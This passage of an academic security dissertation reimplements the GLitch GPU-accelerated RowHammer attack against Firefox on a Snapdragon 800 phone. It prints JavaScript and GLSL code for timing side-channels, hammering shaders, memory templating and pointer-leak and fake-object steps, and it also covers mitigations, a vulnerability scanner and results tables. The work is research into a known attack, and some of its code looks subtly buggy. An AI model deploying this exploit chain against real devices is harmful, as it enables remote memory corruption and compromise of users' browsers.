  }

  let median = 0;
  measurementNumber = accessTimes.length;
  meanValues.sort();

  // we only ever perform an even number of access time measurement so
    the median value is
  // the mean of the two central mean values
  median =
    (meanValues[measurementNumber / 2 - 1] +
      meanValues[measurementNumber / 2]) /
    2;

  return median < threshold ? true : false;
}
```

LISTING 4.4: Detecting page allocations of sufficient order

Once we have an index to the contiguously-allocated textureBlocks we can move to identify vulnerable offsets in the block's textures.

4.2.6 GPU cache-eviction

To do this we employ dedicated GLSL shaders that implement a cache-eviction strategy to efficiently circumvent the GPU caches and test offsets in a victim texture for flips.

The Adreno 330 GPU has two levels of caches that to store recently-accessed texture values and avoid a more time-consuming look-up from main memory. Since RowHammer requires reading rows in a DRAM array, and we cannot flush the GPU from the JS sandbox, we have to impose an order to our memory accesses that will efficiently evict recently-accessed texture values from the cache and retrieve them from memory.

The strategy described in [41] abuses the the interaction between both cache levels (L1 and UCHE) to optimised uncached memory accesses. Each L1 cache set can store 16 cache lines of 16 bytes (one RGBA tile each). These cache sets map onto a UCHE cache set that store 8 lines of 64 bytes each (corresponding to 4 L1 cache lines). The UCHE cache size of 32KB implies that pages from memory are cached at 4KB of stride (allowing 8 pages to be cached by the GPU and accessed in parallel from the cache).

An efficient read strategy that fills the UCHE cache with offsets from 8 page-sized textures, uses an access to the ninth texture to evict the first read from into the UCHE set (and fill the ninth L1 cache line mapped to the same cache set), and subsequent reads to the same pages at 32KB of stride to load them back into UCHE and avoid retrieving a cached value from L1.

Using this strategy, given a contiguous allocation of sufficient order (64 consecutive pages - or three full DRAM rows) we implement a double-sided RowHammer attack by loading four aggressor textures into the cache (there are two pages in a bank, so at most there are two aggressor pages that can be mapped to a UCHE cache set), and using accesses to other pages (on other banks) to evict the caches of aggressor values.

```
#version 300 es

// textures units bound to contiguous pages detected JS context
uniform sampler2D agg_1;
uniform sampler2D agg_2;
uniform sampler2D agg_3;
uniform sampler2D agg_4;
// idle textures on separate banks to minimise latency
uniform sampler2D i_1;
uniform sampler2D i_2;
uniform sampler2D i_3;
uniform sampler2D i_4;
uniform sampler2D i_5;

in int hammer_count;

// texels at 32B of stride
in vec2 ucheloadcoord;
in vec2 evictcoord;

// all shaders have a main function
out vec4 outColour;

void main() {

  for (int x; x < hammer_count; x++){

    vec4 read_agg_1 = texture(agg_1, ucheloadcoord);
    vec4 read_i_1 = texture(i_1, ucheloadcoord);
    vec4 read_agg_2 = texture(agg_2, ucheloadcoord);
    vec4 read_i_2 = texture(i_2, ucheloadcoord);
    vec4 read_agg_3 = texture(agg_3, ucheloadcoord);
    vec4 read_i_3 = texture(i_3, ucheloadcoord);
    vec4 read_agg_4 = texture(agg_4, ucheloadcoord);
    vec4 read_i_4 = texture(i_4, ucheloadcoord);
    vec4 read_i_5 = texture(i_5, ucheloadcoord);

    vec4 recache_agg_1 = texture(agg_1, evictcoord);
    vec4 recache_read_i_1 = texture(i_1, evictcoord);
    vec4 recache_agg_2 = texture(agg_2, evictcoord);
    vec4 recache_i_2 = texture(i_2, evictcoord);
    vec4 recache_agg_3 = texture(agg_3, evictcoord);
    vec4 recache_i_3 = texture(i_3, evictcoord);
    vec4 recache_agg_4 = texture(agg_4, evictcoord);
    vec4 recache_i_4 = texture(i_4, evictcoord);
    vec4 recache_i_5 = texture(i_5, evictcoord);
  }

  outColour = texture(agg_1, ucheloadcoord);
}
```

LISTING 4.5: Implementing an access pattern for uncached DRAM accesses

4.2.7 Templating Main Memory

WebGL allows us assign specific values to each pixel in a texture. In normal applications, the values stored in memory are derived from an image. In our implementation we use js Uint8Arrays to programmatically create textures that are opaque white (all bits in the page set to 1), and transparent black (all bits in the texture set to zero). This fine-grained control could also be used to replicate the aggressor-victim-aggressor bit-value patterns documented in [106] - all the more so since JS retains control over the content of a texture in the WebGL context.

Bit flips are inferred from the pixel colour values that are rendered in the HTML document. The offset of the flipped bits are inferred from the location of the pixel in The canvas, and the value the texture pixels flip from and to. The resulting data structure is a memory 'template' [89] that records the index of the vulnerable texture, the offset of vulnerable cell, and the 'direction' of the flip (1-to-0 or 0-to-1). Listing 6 shows how to retrieve the template data given a contiguously allocated textureBlock.

```
const textureTemplates = [];

/*
This listing runs in a for (const texture of textureBlock loop), once
we have isolated likely contiguously allocated textureBlocks
*/

// initialise a buffer to receive rendered pixel values
let bufferView = new Uint8Array(4096);
// gl.readPixels retrieves values from the current framebuffer
// for a rectangle of a given width + height from a given
// set of html canvas co-ordinates - since these are always fixed in
    our case
// we can just plug them in directly
gl.readPixels(0, 32, 32, 32, gl.RGBA, gl.UNSIGNED_BYTE, bufferView);

for (const pixelChannel of bufferView) {
  if (channelValueChanged(initialValue)) {
    const [pixelOffsetInTexture, bitFlipInPixel, flipsTo] =
      getTemplateValueFromPixel(
        pixelChannel,
        bufferView.indexOf(pixelChannel, bufferView)
      );
    textureTemplates.push([
      textureBlock.indexOf(texture),
      pixelOffsetInTexture,
      bitFlipInPixel,
      flipsTo,
    ]);
  }
}

function channelValueChanged(channel, initialValue) {
  return channel === initialValue ? false : true;
}

// readPixels returns pixel data per pixel, in row order (lowest to
    highest row)
```

```
// and from left to right
function getTemplateValueFromPixel(channel, bufferIndex, buffer) {
  const pixelNumber = Math.floor(bufferIndex / 4);

  const pixelValues = [];
  for (let i = 0; i < 4; i++) pixelValues[i] = buffer[pixelNumber + i];

  const channelIndex = pixelValues.indexOf(channel);

  // switch(channelIndex){
  // case
  // }

  const canvasCoordinates = getCanvasCoordinates(pixelNumber);
  const textureOffset = canvasPixelsToTextureOffset(canvasCoordinates);
  const [bitFlipOffset, flipsTo] = getChannelFlipDirectionAndOffset(
    channel,
    initialValue
  );

  return [textureOffset, bitFlipOffset, flipsTo];
}

function getCanvasCoordinates(pixelNumber) {
  const y = pixelNumber % 32;
  const x = Math.floor(pixelNumber / 32);

  return [x, y];
}

function canvasPixelsToTextureOffset(canvasCoordinates) {
  const [x, y] = canvasCoordinates;

  // GPU constants
  const tileW = 4;
  const tileH = 4;

  // we know this too, really
  const widthInTiles = (width + tileW - 1) / tileW;

  // actual addressing
  const tileX = x / tileW;
  const tileY = y / tileH;
  const inTileX = x % tileW;
  const inTileY = y % tileH;

  return (
    (tileY * widthInTiles + tileX) * (tileW * tileH) + inTileY * tileW
   + inTileX
  );
}

function getChannelFlipDirectionAndOffset(channel, initialValue) {
  // represent the floats as binary values

  const direction = initialValue === 0 ? 1 : 0;
  const xor = channel ^ initialValue;
  let offset;
  // we don't honestly expect more than 1 flip per byte
  switch (xor) {
    case xor === 0b00000001:
      offset = 0;
    case xor === 0b00000010:
      offset = 1;
    case xor === 0b00000100:
      offset = 2;
    case xor === 0b00001000:
      offset = 3;
    case xor === 0b00010000:
      offset = 4;
    case xor === 0b00100000:
      offset = 5;
    case xor === 0b01000000:
      offset = 6;
    case xor === 0b10000000:
      offset = 7;
  }
  return [offset, direction];
}
```

LISTING 4.6: Building memory template arrays.

The original paper uses a simplified model of virtual-address mapping to physical locations. The authors model the memory configuration of the Snapdragon 800 SoC as a contiguous series of memory banks aligned in rows - with 2 memory pages per bank.

A closer examination of the reverse-engineered virtual to physical address mapping function in the Snapdragon 800 [83] reveals that bit 10 of the virtual address controls the rank-allocation of physical memory (over 2 ranks in this case). Since 2^{10} = 1024, we know that physical memory is being allocated in 1Kb units across both ranks. Therefore, each rank consists row-aligned memory banks that store 2 sets of 2 half-pages of non-virtually-contiguous memory.

The simplified model suffices to explain Frigo et al.'s approach in [41] because the hammering phase of the attack only needs memory-accesses that are accurate at the page level. The access pattern described evicts UCHE cache lines with accesses to a texture at a 32 byte offset and therefore activates the rows on both ranks during the hammering phase.

4.3 GLitch Exploit Internals

The exploitation phase of our attack abuses the implementation of the JS interpreter in Firefox (SpiderMonkey).

JS[3] has 7 primitive types - string, number, bigInt, symbol, null, and undefined. Primitive types are not objects, and do not expose any methods.[4]. Besides the primitives, semantically, everything else in JS is an object.

These JS types are represented in SpiderMonkey in the JS::Value class, and the JS::Object classes (henceforth jsval and jsobject). All jsobjects have headers that encode metadata about the object (such as the length of an array). The content (and bit-length) of the headers is given in the source code for the SpiderMonkey interpreter.[3]

[3]For accuracy, the information in this section is based on ECMA-26 [30] and ECMA-40 [29]

[4]While it is possible to call the .toString() method on any number instantiated in a JS context, this is the result of the primitive number inheriting that method from the Number object wrapper (prototype) for all numbers.

4.3.1 NuN boxing for jsval and jsobject representation

Numbers in JS are implemented as IEEE-754 Doubles - which means they would represent their value using 64 bits of memory in the most naive implementation.

The IEEE-754-008 specification assigns 1 sign bit, 11 exponent bits, 53 significant bits, and reserves the exponent value 0b11111111111 to represent NaN - 'not a number'. This implies that the range of 64-bit patterns that encode the value 'NaN' - is large (2^{51} since the specification reserves 1 bit of the mantissa to differentiate between signalling NaNs and quiet, garden variety NaNs). It also implies that the largest possible exponent of 0b11111111110, which even with the sign bit set is represented as 0hFFE.

This allows the SpiderMonkey implementation to assign a tag value to the first 32 bits of any JS value - test (by bitwise addition) the value of the tag, and read it as a number (or not). This implementation 'favours pointers' in that NaN values are more likely to store a pointer to a value than anything else, and is called nunboxing.[1, 91, 113]. It is an approach that relies on the fact that JS numbers have 32 leading bits that always represent a number smaller than 0hFFF00000.

Listing 4.3.1 from the SpiderMonkey source repository [38] shows the (redacted) inference of type information for JS values by bitwise comparison with the tag value (JSVAL_TAG_CLEAR).

```
enum JSValueType : uint8_t {
   JSVAL_TYPE_DOUBLE = 0x00,
   JSVAL_TYPE_INT32 = 0x01,
   JSVAL_TYPE_BOOLEAN = 0x02,
   JSVAL_TYPE_UNDEFINED = 0x03,
   JSVAL_TYPE_NULL = 0x04,
   JSVAL_TYPE_MAGIC = 0x05,
   JSVAL_TYPE_STRING = 0x06,
   JSVAL_TYPE_SYMBOL = 0x07,
   JSVAL_TYPE_PRIVATE_GCTHING = 0x08,
   JSVAL_TYPE_BIGINT = 0x09,
   JSVAL_TYPE_OBJECT = 0x0c,

   // This type never appears in a Value; it's only an out-of-band
  value.
   JSVAL_TYPE_UNKNOWN = 0x20
 };

         //  [...]

 enum JSValueTag : uint32_t {
   JSVAL_TAG_CLEAR = 0xFFFFFF80,
   JSVAL_TAG_INT32 = JSVAL_TAG_CLEAR | JSVAL_TYPE_INT32,
   JSVAL_TAG_UNDEFINED = JSVAL_TAG_CLEAR | JSVAL_TYPE_UNDEFINED,
   JSVAL_TAG_NULL = JSVAL_TAG_CLEAR | JSVAL_TYPE_NULL,
   JSVAL_TAG_BOOLEAN = JSVAL_TAG_CLEAR | JSVAL_TYPE_BOOLEAN,
   JSVAL_TAG_MAGIC = JSVAL_TAG_CLEAR | JSVAL_TYPE_MAGIC,
   JSVAL_TAG_STRING = JSVAL_TAG_CLEAR | JSVAL_TYPE_STRING,
   JSVAL_TAG_SYMBOL = JSVAL_TAG_CLEAR | JSVAL_TYPE_SYMBOL,
   JSVAL_TAG_PRIVATE_GCTHING = JSVAL_TAG_CLEAR |
  JSVAL_TYPE_PRIVATE_GCTHING,
   JSVAL_TAG_BIGINT = JSVAL_TAG_CLEAR | JSVAL_TYPE_BIGINT,
   JSVAL_TAG_OBJECT = JSVAL_TAG_CLEAR | JSVAL_TYPE_OBJECT
 };
```

LISTING 4.7: JS::Value SpirderMonkey source

All jsvals are 8 bytes long - since they are either IEEE-754 doubles, or composed of a 32 bit tag + a 32 bit value or pointer. For simplicity we reproduce a pseudo-C++ representation of a jsobject in the following listing - taken from [8]:

```
class NativeObject : public JSObject
   {
       /*
        * From JSObject; structural description to avoid dictionary
        * lookups from property names to slots_ array indexes.
        */
       js::HeapPtrShape shape_;

       /*
        * From JSObject; the jsobject's type (unrelated to the jsval
        * type I described above).
        */
       js::HeapPtrTypeObject type_;

       /*
        * From NativeObject; pointer to the jsobject's properties'
        * storage.
        */
       js::HeapSlot *slots_;

       /*
        * From NativeObject; pointer to the jsobject's elements'
   storage.
        * This is used by JavaScript arrays and typed arrays. The
        * elements of JavaScript arrays are jsvals as I described them
        * above.
        */
       js::HeapSlot *elements_;

       /*
        * From ObjectElements; how are data written to elements_ and
        * other metadata.
        */
       uint32_t flags;

       /*
        * From ObjectElements; number of initialized elements, less or
        * equal to the capacity (see below) for non-array jsobjects,
   and
        * less or equal to the length (see below) for array jsobjects.
        */
       uint32_t initializedLength;

       /*
        * From ObjectElements; number of allocated slots (for object
        * properties).
        */
       uint32_t capacity;

       /*
        * From ObjectElements; the length of array jsobjects.
        */
       uint32_t length;
   };
```

LISTING 4.8: Pseudo-code representation of jsobject representation in SpiderMonkey

```
    // array header
          // shape_   type_    slots    elements
   09e109e0  0eed89a0 0f3709b8 00000000 09e10a00

          // flags    initlen  capacity length (defaults to 6)
   09e109f0  00000000 00000001 00000006 00000006

          // pointer  32-bit tag value
   09e10a00  09e10a10 ffffff88 e5e5e5e5 e5e5e5e5

   // array[0]'s header at array's elements* address

             shape_   type_    slots    elements
   09e10a10  0eed89a0 0f3709b8 00000000 09e10a00

              flags   initlen  capacity length (defaults to 6)
   09e10a20  00000000 00000000 00000006 00000006
```

FIGURE 4.1: Sample dd output showing nested JS Array headers in memory

From this representation we can visualise two instances of the JS Array nested inside one another as would be the case after JS expressions like:

```
const array = [];
array[0] = [];
```

with the following annotated dd output example:

We can clearly see at `0x09e109ec` a pointer to the inner array's header at `0x09e10a10`.

4.3.2 Type Flipping

The threshold value of 0xFFFFFF00 for JSVAL_TAG_CLEAR implies that any 1-to-0 flip in the leading 25 bits of any (non-number) JS value will cause it to be read as a JS primitive number (IEEE-754 double). It also means that, given a memory cell vulnerable to a 0-to-1 flip, there is a binary value that can be converted from a number-type value (for the interpreter) to a JS value of an arbitrary type (since the type is given in bits 26-31).

The exploitation consists in allocating ArrayObjects containing enough marker number values such that they fill a memory page. Once one of these ArrayObjects has been assigned to a vulnerable physical memory page, we can detect it by looping over the array values and looking for array elements that are != to the marker value.

Once we have detected an ArrayObject with exploitable 1-to-0 (any of the most significant 25 bits) and 0-to-1 (any of the IEEE-754 exponent bits (1-11)) bits we can allocate an ArrayBuffer To the vulnerable 1-to-0 location to leak a pointer to the ArrayBuffer's header on the heap.

```
let headerPointer;
let arrayBuffer;
if (isExploitable(flippedMarker)) {
  // by running our hammer shaders and iterating over the arrays filled with
  // marker values, we test changed values for 1-to-0 flips in the JSVAL_TAG
  // offset posisitons

  const flipableArrayIndex = arrayOnVulnPage.indexOf(flippedMarker);

  // add a pointer to an ArrayBuffer so we can leak its address
  arrayOnVulnPage[flipableArrayIndex] = new Uint32Array();

  //variable assignment by reference
  arrayBuffer = arrayOnVulnPage[flipableArrayIndex];

  while (typeof arrayBuffer !== "number") doHammer(gl, textureIndex);

  const pointerAsNumber = arrayOnVulnPage[flipableArrayIndex];

  headerPointer = getPointerFromMantissa(pointerAsNumber);
}

function getPointerFromMantissa(pointerNumber) {
  // convert IEEE-754 double to raw bytes (Uint8Array)
  // see packIEEE754() at: https://github.com/inexorabletash/polyfill/blob/master/typedarray.js
  const numberToBytes = getBytes(pointerNumber);

  const bytesToHexString = toHexString(numberToBytes);

  return bytesToHexString.substr(0, 8);
}

// bytes is our Uint8Array
function toHexString(bytes) {
  // cannot .map() typed arrays, so convert to Array and .map() that
  return Array.from(bytes)
    .map((byte) => byteToHex(byte))
    .join("");
}

// for typed array elements
function byteToHex(byte) {
  // We know we are only dealing with unsigned bytes (Uint8Array elements), but
  // we should pad our string representation with '0' in cases where the unsigned
  // byte is represented as a single hex character
  if (byte < 16) {
    return "0" + byte.toString(16);
  } else {
    return byte.toString(16);
  }
}
```

LISTING 4.9: Leaking a pointer to an ArrayBuffer header

Knowing the location of the header also de-randomises the layout of its data since the header is 48 bytes long, so the data[5] is at 0h<headeraddr + 0h30>. The length of the header field is given by the code in Listing X - which shows that calls to `getFixedSlotOffset()` return a 32-bit offset as a function of the size of the header fields

[5]For ArrayBuffers 96 bytes long or less

inherited from JS::NativeObject (16 bytes) plus 8 bytes for each of the 4 slots (since we noted previously that all jsvals are 8 bytes long).[36, 37, 33, 35, 110]

```

  // from JS::JSObject
  js::GCPtrObjectGroup group_;

  // Every JSObject has a pointer, |shape_|, accessible via shape(), to
     the
  // current shape of the object. This pointer permits fast object
    layout tests.
  js::GCPtrShape shape_;

  /* Slots for object properties. */
  js::HeapSlot* slots_;

  /* Slots for object dense elements. */
  js::HeapSlot* elements_;


  // from JS::ArrayBufferObject
  static const uint8_t DATA_SLOT = 0;
  static const uint8_t BYTE_LENGTH_SLOT = 1;
  static const uint8_t FIRST_VIEW_SLOT = 2;
  static const uint8_t FLAGS_SLOT = 3;


// function inherited from JS::NativeObject used to deduce sizeof(
    header)
  static constexpr size_t getFixedSlotOffset(size_t slot) {
    MOZ_ASSERT(slot < MAX_FIXED_SLOTS);
    return sizeof(NativeObject) + slot * sizeof(Value);
  }
```

LISTING 4.10: JS::ArrayBufferObject header field

Once we have the pointer to the ArrayBuffer's header we have to leak its contents in order to forge a fake ArrayBuffer header we can reference to read/write in arbitrary locations in memory.

Since we have de-randomised the address of the ArrayBuffer's data, we can exploit the fact that ArrayBuffers store and manipulate binary data to write a fake JSString to the ArrayBuffer as a sequence of binary values. The pointer value of the fake string is the memory address of the ArrayBuffer's header.

```
// class JSAtom: ... : JSString {
//   struct Data {
//     uint32_t    flags;     // 0x09 JSAtom
//     uint32_t    length;    // sizeof(buff_header) 0x30
//     char16_t*   string;    // *buff
//     } d;
// }

// given our arrayBuffer (Uint32Array) from the previous step, we
    exploit our
// control over its binary content to place a forgery of a JSAtom's
// header values at the start of the arrayBuffer, placing our leaked
// pointer to arrayBuffer's header in the fake JSAtom's 'string' offset
     pointer

// flags
arrayBuffer[0] = 0x09;
// length
arrayBuffer[1] = 0x30;
```

```
// pointer
arrayBuffer[2] = parseInt(headerPointer, 16);
```

LISTING 4.11: Crafting a fake JSAtom inside a leaked JS TypedArray - pointing to the TypedArray header

To leak the object header we create an IEEE-754 double that can be type-flipped into a reference to a value of type string located at the de-randomised data section of the leaked array buffer.

This allows us to retrieve to value of the ArrayBuffer's header, copy it to a new counterfeit ArrayBuffer with an arbitrary memory address in the _slots offset field of the header.

Frigo et al. use this read-write primitive to leak the address of proc/pagemap [41] Thus demonstrating the violation of memory isolation between system memory and the browser sandbox.

4.4 Verification

We ran our script and shaders in three runs of ten attempts on our test platform. We restarted the device between each run, and restarted the browser between attempts.

Our script templates the memory of the device using the texture manipulation and side-channel primitives mentioned above. Once we have found exploitable 1-to-0 and 0-to-1 flips, we move to the phases of memory corruption listed above. Our test stopped short of leaking the address of proc/pagemap.

In three cases we failed to trigger one of the bit flips in the vulnerable textures identified during the templating phase. Full results are given in Appendix A.

On average, we achieved similar results to [41]. The variation in the execution time of the attack is due to differences in the memory layout of the device on each run.

	Run 1	Run 2	Run3
Time to detect contiguous allocation (*s.*)	21.15	22.34	22.40
Time to first 1-to-0 flip (*s.*)	25.39	26.64	26.99
1-to-0 flips/min.	18.3	22.4	19.1
Time to first 0-to-1 flip (*s.*)	28.88	29.22	31.88
0-to-1 flips/min.	4.7	4.6	5.1
Time to ArrayBuffer pointer leak	22.26	24.45	29.52
Time to type-flipped string reference	156.92	187.15	234.44

TABLE 4.2: Average Time-to-flip and Flip prevalence per 10-round run

Some work suggests that the number of vulnerable cells increases with use over time [76]. However, we were unable to estimate the amount of previous usage for this device.

Chapter 5

Security Analysis

5.1 Mitigations In Effect

It should be obvious from the implementation in the previous section that a successful RowHammer attack implementation requires a great deal more than a a computer system backed by physical memory that is susceptible to faults.

The attack we presented in 4 that Snapdragon 800 SoC is a vulnerable microarchitecture. The vulnerability (in the DRAM cells) is exposed by the Adreno 330 GPU. It is exploited by building cache-eviction sets for the GPU's caches, a timing side-channel to detect contiguous memory allocations, and a framework that permits accesses at fine-enough granularity, and at a sufficient frequency to flip bits in DRAM.

Of these primitives, the only one that has been denied is access to the timing side-channel in the browser. The explicit sources of timing (part of an extension to the OpenGL specification) are no longer supported by any mainstream browser. The asynchronous sources of timing (which we showed how to implement in the form of a clock-interpolation counter, and an edge-threshold counter) depend on the underlying resolution of performance.now() (or some other constant-time clock) for accuracy. Every current implementation of the W3C High-Precision Timing API is designed to deny timing of sufficient accuracy to detect contiguous memory allocations.

The following table shows average timing values on versions of Firefox when Frigo et al's paper was published [41], and the current version running on the same LG Nexus 5 we used to develop our implementation.

Firefox version	59.0	91
TIME_ELAPSED_EXT	100 *ns*.	*n/a*
TIMESTAMP_EXT	1.8 µs.	*n/a*
clientWaitSync	400 *ns*.	1.8 µs.
getSyncParameter	400 *ns*.	1.8 µs.

TABLE 5.1: Comparison of synchronous and asynchronous timers in Firefox

The values in the table show us two things: first that coarsening the resolution of `performance.now()` and disabling the synchronous WebGL timing counters effectively prevents remote attackers from gaining these primitives from updated versions of these browsers.

Secondly, since any device that incorporates the Snapdragon 800 SoC is vulnerable to the attack presented in Chapter 4 - and All that is needed for the attack to succeed on this microarchitecture is for the timing side-channel being available in the browser - it shows us that the current approach to mitigating RowHammer attacks on this microarchitecture is entirely based on mitigating side-channels as opposed to tackling the DRAM disturbance error itself.

In this chapter we present a small implementation of a web page that detects whether a platform is susceptible the attack we present in 4.

It probes the browser context for metadata (screen dimensions, available extensions, OS metadata) and tries to obtain several attack primitives:

1. performance counters to map the GPU caches
2. WebGL or WebGL2 rendering contexts
3. Resolution of available timers

Based on the availability of these primitives, and a list of known values for devices that incorporate the Snapdragon 800 SoC, This tool combines two scores - one based on the availability of attack primitives, and the other based on the confidence of the device fingerprint - to calculate an overall value for 'Optimistic Device RowHammer Resilience'.

What we hope to illustrate that in this case, system security (on a microarchitecture with known vulnerabilities) relies on software developers to prevent the availability of side-channels in their products. As software requirements change, users of devices that cannot support the latest versions of security-critical applications (e.g. web browsers) will be vulnerable to remote microarchitectural attack. It should also serve as a reminder that this state of affairs highlights the importance, to any would-be attacker, of finding high-resolution timing sources in any mainstream browser.

5.2 Device Vulnerability Scanner

Our scanner is implemented as a single-page application. Once the page loads, it obtains device metadata from the HTTP GET request for the page. The device headers help us to obtain information about the operating system, and make inferences about the underlying architecture.

The page automatically loads a script that use the JS `window` web APIs to get metadata about the browser context (screen height, screen width), and extensions.

These metadata are compared against values for devices that are known to incorporate the Snapdragon 800 SoC, and used to calculate a 'microarchitecture vulnerability' score based on on our confidence of the device fingerprint. It is represented as a two-dimensional vector composed of one binary value (1 or 0) based on whether the target device contains the vulnerable micro-architecture, and one continuous value (real number between 0 and 1) that reflects our confidence in the assessment.

The 'browser vulnerability' score is calculated based on the availability of performance counters, a WebGL context, and the resolution of two timers. If a WebGL context is available, we load and compile our GLSL timing shaders from Chapter 4 and run two memory-access timers in the browser. One timer tests the availability of the WebGL synchronous timing source. The other tests the resolution of an asynchronous clock-edging timer based on `performance.now()`. This is a binary value based on whether or not we obtain a timer with a resolution under 90 ns.

These scores are combined to produce a score we have called "Optimistic RowHammer Resilience" - to reflect the fact that this page only tests for one specific microarchitecture, and vulnerability to one end-to-end attack scenario on that circuit.

The webpage and source code for this implementation is available at: `https://snapdrammer.github.io/scanner/` and `https://github.com/snapdrammer/scanner`

5.2.1 Web APIs & Potential Vectors

We have shown how web APIs that are presumed to be innocuous can make a system vulnerable to microarchitectural attack by making exploitable side-channels available to an attacker.

Previous work has already shown how WebWorker [47], and abstractions such as SharedArrayBuffers pose significant security risks to a range of microarchitectures.[99, 84, 22, 111]

The pace of evolution for these technologies - and the variety of synchronous interaction with other features of the micro-architecture (graphics, audio, storage & main memory) - virtually ensures that timing side channels will persist over time. Their discovery is a critical to device security.

The threat posed by micro-architectural attacks must be mitigated by some other means than merely reducing the granularity of available timers at any given time.[41]

5.2.2 Opportunities for Further Research

Given the security implications of high-resolution timers in a browser context, more research is needed into existing, and future interfaces for synchronous interaction with system components. The Vulkan API (successor to WebGL) will be the target for timers that use graphics rendering as a timing source. In addition, research should be conducted into sources of timing from other web APIs for audio rendering, streams, storage, and sensor-interaction on mobile devices.

A kernel module to implement a version of CATT for WebGL contexts - isolating pages previously used by an active WebGL context - could be used to protect the browser would also be a viable avenue for future research to mitigate GPU-accelerated RowHammer attacks.[41]

More broadly, recent work has shown that hardware mitigations (Target Row Refresh, and ECC) that have been put in place as to mitigate RowHammer are inadequate [54, 17, 90, 25, 76, 42], so more research is needed to test the adequacy of newer RowHammer-preventing algorithms implemented in the Memory Controller (eg. Graphene)[81].

Meanwhile, work that shows the vulnerability of newer DRAM arrays to distance-coupling [87] supports research that suggests that LPDDR4 DRAM cells are more susceptible to DRAM faults because of their increased transistor density [90, 76, 42]. Since DRAM addressing functions are proprietary, research is also needed into DRAM-addressing functions implemented in contemporary and forthcoming memory controllers, as a precondition for the development of any software effective software mitigations.

Chapter 6

Conclusion

This dissertation has shown that DRAM disturbance errors can seriously compromise the integrity, confidentiality, and availability of information on a computer system. It raises fundamental questions about whether contemporary mass-market DRAM arrays can be considered 'secure' - given the flippable integrity of the values they store.

Our overview of published attacks and mitigations shows that the RowHammer bug is readily exploitable and difficult to mitigate against. The commercial incentive to produce increasingly dense transistor arrays imply that DRAM arrays will remain susceptible to RowHammer attacks for the foreseeable future. This will remain the case until a suitable algorithm embedded in a memory controller can enforce a secure memory access policy. As yet, insufficient research has been conducted on existing candidates, and previous attempts to mitigate RowHammer in hardware have demonstrably failed. [25, 90, 87] Therefore no known hardware solution is available.

The attack implementation we include is a sophisticated example of a microarchitectural attack that uses a combination of vulnerable DRAM arrays, and an onboard GPU to mount an attack on main memory. The nature of the implementation (client-side JS) is such that it is extremely inexpensive for an attacker to stage. The entire attack unfolds inside the victim's browser and only needs to be hosted as JS and GLSL source code on a server controlled by the attacker. The read/write primitive it delivers breaks fundamental memory isolation protections and completely compromises the victim device. [41]

This implementation also shows shows that current mitigations against microarchitectural attacks are based on denying access to side-channels. This approach places the onus on protecting a system from microarchitectural attack on software developers. It also entails that microarchitectures that cannot support newer versions of security-critical software are at permanent risk of attack.

Our implementation of a vulnerability scanner as part of our security analysis in Chapter 5 is a benign response to this state of affairs: a reminder to users that their devices can be remotely scanned for potential vulnerabilities and deliberately targeted using state-of-the art knowledge about how to exploit vulnerable microarchitectures remotely.

Of course, the attacks presented in this paper are specific to the microarchitecture they target (the Snapdragon 800 SoC in the case of the implementations). That said, the nature of these vulnerabilities is such that - once found - they can be used to exploit millions (if not billions) of devices with that microarchitecture.

The potential of DRAM disturbance errors to deliver remote code execution, and covert channels to an attacker is rightly seen as an issue of concern and a worthwhile topic of further research. The current approach of protecting systems by denying access to side-channels increases the need for research into software and hardware interfaces that leak information - since the number of attacks that can be revived by the availability of a side-channel increases with every side-channel mitigation. As long as DRAM addressing functions implemented in memory controllers remain proprietary, security researchers must continue to reverse-engineer them to assess the vulnerabilities of emerging microarchitectures.

Our contribution is that widespread susceptibility to DRAM disturbance errors increases web browsers' profile as security-critical software packages, and that the current practical state-of-the art in mitigating remote RowHammer attack is based in denying side-channel attack primitives in the browser environment.

We note that these is a tension between delivering new features (more performant graphics rendering) and the security interests of users - and that until suitable suitable RowHammer mitigation are implemented in hardware, DRAM disturbance errors will continue to pose a threat in new mass-produced microarchitectures. Known vulnerabilities in existing microarchitectures remain at permanent risk of remote exploitation - this risk will only increase as software support for these platforms diminishes over time.

Appendix A

Implementation Results

A.1 Full Timing Measurements

TABLE A.1: Timings for Run 1

Detect contiguous allocation of order >4 (*s.*)	17.72	24.16	32.04	12.14	26.56	16.50	18.99	20.95	20.65	21.79
Time to first 1-to-0 flip (*s.*)	23.82	25.34	35.90	17.36	26.64	18.84	26.15	28.97	25.76	25.09
1-to-0 flips/min.	21.6	12.7	21.5	20.6	14.1	13.8	21.4	17.6	27.3	12.5
Time to first 0-to-1 flip (*s.*)	24.07	26.24	34.05	27.59	34.10	27.45	20.37	37.13	28.18	29.61
0-to-1 flips/min.	4.8	5.3	3.5	4.1	3.8	4.6	5.7	4.3	6.4	4.2
Time to ArrayBuffer pointer leak (*s.*)	27.00	23.63	18.93	19.55	-	19.56	32.40	27.01	33.03	21.52
Time to type-flipped string reference (*s.*)	181.74	108.35	-	160.62	-	231.46	328.79	205.79	167.53	184.89

TABLE A.2: Timings for Run 2

Detect contiguous allocation of order >4 (*s.*)	23.30	23.92	23.02	14.67	34.58	18.41	23.23	19.38	28.55	14.30
Time to first 1-to-0 flip (*s.*)	30.13	30.43	28.73	18.74	35.83	20.57	30.89	19.90	34.50	16.71
1-to-0 flips/min.	18.0	27.6	19.1	24.5	23.1	21.6	17.9	24.3	19.8	27.6
Time to first 0-to-1 flip (*s.*)	32.06	27.80	28.22	20.83	44.36	35.74	26.66	30.27	30.02	16.23
0-to-1 flips/min.	4.6	4.5	6.4	3.7	3.3	6.5	3.4	3.4	4.7	5.4
Time to ArrayBuffer pointer leak (*s.*)	24.50	23.83	22.16	18.52	22.30	31.85	26.23	30.45	23.57	21.04
Time to type-flipped string reference (*s.*)	129.66	-	318.65	134.35	207.79	188.44	318.38	122.70	241.40	210.17

TABLE A.3: Timings for Run 3

Detect contiguous allocation of order >4 (*s.*)	15.44	22.06	30.07	16.31	24.15	15.99	17.11	19.98	28.20	34.75
Time to first 1-to-0 flip (*s.*)	18.40	23.71	30.07	23.52	27.21	23.39	24.98	26.39	35.53	36.75
1-to-0 flips/min.	24.8	13.2	17.9	12.8	17.6	13.2	25.3	18.9	26.2	21.2
Time to first 0-to-1 flip (*s.*)	25.95	31.94	38.16	20.19	27.10	17.39	33.76	33.48	40.80	50.05
0-to-1 flips/min.	5.0	3.7	4.5	6.8	4.5	6.5	4.2	5.4	5.4	4.6
Time to ArrayBuffer pointer leak (*s.*)	38.91	31.69	34.84	34.51	31.13	38.10	18.05	19.08	31.20	17.65
Time to type-flipped string reference (*s.*)	261.35	182.10	180.02	246.65	231.50	189.88	253.39	251.70	330.95	216.82

Bibliography

